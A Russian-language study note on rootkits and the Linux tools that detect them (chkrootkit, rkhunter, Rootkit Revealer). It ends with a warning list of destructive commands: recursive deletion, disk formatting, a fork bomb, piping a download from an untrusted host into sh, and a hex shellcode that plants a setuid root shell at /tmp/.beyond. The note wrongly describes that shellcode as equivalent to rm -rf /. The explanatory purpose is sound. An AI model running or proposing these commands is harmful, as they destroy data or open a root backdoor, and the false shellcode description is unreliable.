Анализ устройства текущих программ и утилит, в которых организован поиск руткитов.

**Руткит** ([англ.](https://ru.wikipedia.org/wiki/%D0%90%D0%BD%D0%B3%D0%BB%D0%B8%D0%B9%D1%81%D0%BA%D0%B8%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA) *rootkit*, то есть «набор [root](https://ru.wikipedia.org/wiki/Root_(%D1%81%D1%83%D0%BF%D0%B5%D1%80%D0%BF%D0%BE%D0%BB%D1%8C%D0%B7%D0%BE%D0%B2%D0%B0%D1%82%D0%B5%D0%BB%D1%8C))'а») — набор [программных средств](https://ru.wikipedia.org/wiki/%D0%9A%D0%BE%D0%BC%D0%BF%D1%8C%D1%8E%D1%82%D0%B5%D1%80%D0%BD%D0%B0%D1%8F_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B0) (например, исполняемых файлов, скриптов, конфигурационных файлов), для обеспечения:

* маскировки объектов (процессов, файлов, директорий, драйверов)
* контроля (событий, происходящих в системе)
* сбора данных (параметров системы)

Установка руткитов могут быть автоматизированы или злоумышленник может установить его, как только он получит пользовательский доступ от администратора системы ( доступ рута). Получение этого доступа является результатом прямого нападения на систему (т.е. эксплуатируя известную уязвимость, пароль (либо «трещин», привилегий или социальной инженерии)). После установки, становится возможным скрыть вторжение а также поддерживать привилегированный доступ. Хакер может обойти разные защиты узнав какую то уязвимость системы, различных утилит, портов.

Источник: <https://ru.wikipedia.org/wiki/%D0%A0%D1%83%D1%82%D0%BA%D0%B8%D1%82>

Основой антивирусного ПО является сканирующий движок( сканер) , представленный как правило в виде файла библиотеки (dll), т. к он может быть использован несколькими программами пакета.

Сканируют обычно:

1. произвольные файлы, папки, диски
2. все загруженные в память процессы и их dll-файлы
3. загрузочные записи диска(MRB)
4. систему – поиск следов зловреда. Проверяют системные папки (поиск определенных файлов), сканируют реестр (следы в автозагрузке и реестре)

Виды сканирования: сигнатурный и эвристический.

Сканирование на основе сигнатур(hash-scan): проверка сигнатур файлов со словарем (обычно это md5-хэши на основе известного вируса). Файл считается зараженным, если его хеш обнаружен в базу сигнатур.

Сигнатурный метод позволяет выявить атаку без ложных срабатываний (в отличие от эвристического), но невозможно выявить новый вирусы, которые не занесены в базу, не выявляет полиморфные и шифрующиеся вирусы, также невысока скорость.

Эвристическое сканирование предполагает поиск вредоносного ПО на основе заранее известных характеристик(эвристик).

Как правило вирусы создают определенные файлы, которые можно выявить. Для руткитов характерна загрузочная запись. Для этого можно считать загрузочную запись двумя путями: с помощью прямого доступа к диску и с помощью api, а затем сравнить результаты; если они будут различны, имеет место подмена системных функций

Также необходимы дополнительно список файлов, которые не наносят вреда системе и которым мы доверяем, но на них происходит срабатывание сканера(белый список) и распаковщики и дешифровщики, чтобы сканировать содержимое архивов и зашифрованных файлов.

Источник: <https://habrahabr.ru/post/145948/>

Распространенные программы и утилиты для поиска руткитов в Linux:


**Инструмент chkrootkit (Check Rootkit).**

Это скрипт с помощью обычных инструментов UNIX / Linux (таких как strings и grep команд) дают возможность искать основные системные программы для сетей/ подписей сравнивая в файловой системе /proc файлов с выводом команды ps (состояние процесса), чтобы искать разные расхождения.

**Утилита имеет в себе модули для различного сканирования:**

* chkrootkit — Модуль который проверяет вашу ОС.
* ifpromisc — Служит для поиска интерфейса (ов),  которые работают в режимах захвата пакетов.
* chklastlog — Служит для обнаружения различных фактов удаления записей из журнального файла lastlog.
* chkwtmp — Служит для обнаружения фактов удаления записей из журнального файла wtmp.
* check\_wtmpx — Служит для обнаружения фактов удаления записей из журнального файла (только в Solaris).
* chkproc — Ищет следы от троянов LKM (Linux Kernel Module — модуль ядра Linux.)
* chkdirs — Ищет следы от троянов LKM.
* strings — Утилита для быстроты поиска и замены текстовых строк.

Что может эта утилита найти (различное нежелательное ПО и руткиты):



Утилита chkrootkit может использовать и другие утилиты для проверки, такие как awk, cut, egrep, find, head, id, ls, netstat, ps, strings, sed, uname. Если эти утилиты недоступны в пути поиска, то нужно указать путь к ним с помощью опции -p.

**Инструмент rkhunter (Rootkit Hunter).**

RkHunter (Rootkit Hunter) является Unix-инструментом, который сканирует вашу систему на наличие руткитов, бэкдоров и возможных локальных эксплойтов. Она делает это путем сравнения SHA-1 хэшей важных файлов с известными хорошими базами данных в онлайновом режиме, а так же поиск каталогов по умолчанию (руткитов), проводит проверку сетевых портов и интерфейсов, проводит проверку системного **boot**, проводит проверку групп и аккаунтов, проводит проверку системных конфигурационных файлов, проводит проверку файловой системы в целом, неправильных разрешений, скрытых файлов, подозрительных строк в модулей ядра для Linux и FreeBSD.

Этот инструмент использует сигнатурный метод, т. к после установки конфигурации необходимо сделать «слепок» ОС(первоначальная база данных свойств различных команд), для того, чтобы было можно сравнивать текущее состояние системы с состоянием команд в этой БД.

 Вся проверка записывается в файл **/var/log/rkhunter/rkhunter .log**

Сканирование выполняется в нескольких режимах:

* Ищет уязвимости в командах;
* Поиск rootkits;
* Проверка network сети;
* Проверка локального хоста;
* После чего нам покажут полную статистику.

Существует такая интересная утилита, как [Rootkit Revealer](http://www.microsoft.com/technet/sysinternals/Utilities/RootkitRevealer.mspx) от  
[**Марка Руссиновича**](http://www.xakep.ru/local/search/search.asp?text=%D0%A0%D1%83%D1%81%D1%81%D0%B8%D0%BD%D0%BE%D0%B2%D0%B8%D1%87&p=1). По утверждению ее создателя, она обнаруживает все руткиты, представленные на[www.rootkits.com](http://www.rootkits.com/), что не соответствует действительности — тривиальная проверка выявляет большое количество малвари, отслеживающей запуск Rootkit Revealer’а и модифицирующей его код в памяти таким  
образом, чтобы он ничего не показывал. Естественно, подобная техника работает только со строго определенными версиями Rootkit Revealer’а

К тому же Rootkit Revealer находит только те руткиты, которые: а) **модифицируют реестр и/или файловую систему**; б) **скрывают следы своего присутствия**. Если хотя бы одно из этих условий не выполняется, руткит не будет обнаружен. Анализ кода некоторых руткитов показывает, что они отслеживают появление окна Rootkit Revealer’а и прекращают свою маскировку на время его работы.

Источник: <https://xakep.ru/2008/03/20/42886/>

Опасные команды Linux:

1. rm -rf / #with root privilege such as 'sudo'

рекурсивное удаление всех файлов на пк и подключенных носителях

1. char esp[] \_\_attribute\_\_ ((section(".text"))) /\* e.s.p  
   release \*/  
   = "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"  
   "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"  
   "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"  
   "\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"  
   "\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"  
   "\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"  
   "\x6e\x2f\x73\x68\x00\x2d\x63\x00"  
   "cp -p /bin/sh /tmp/.beyond; chmod 4755  
   /tmp/.beyond;";

Шестнадцатеричный код то же команды, что и в первом примере.

1. mkfs.ext3 /dev/sda

Форматирование устройства /dev/sda с удалением всех файлов на нём.

4) :(){:|:&};:

Запуск слишком большого количества процессов приведёт к зависанию системы.

1. any\_command > /dev/sda

Запись потока данных на устройство /dev/sda, который заменит все файлы на нём.

1. wget http://sumber\_tak\_terpercaya -O- | sh

Скачивает шелл-скрипт из ненадёжного источника и исполняет его после окончания скачивания.

1. mv /home/username/\* /dev/null

Команда перемещает домашнюю директорию в место, которого на самом деле не существует. Другими словами, просто удаляет домашнюю директорию.

Источник: https://xakep.ru/2012/04/03/58516/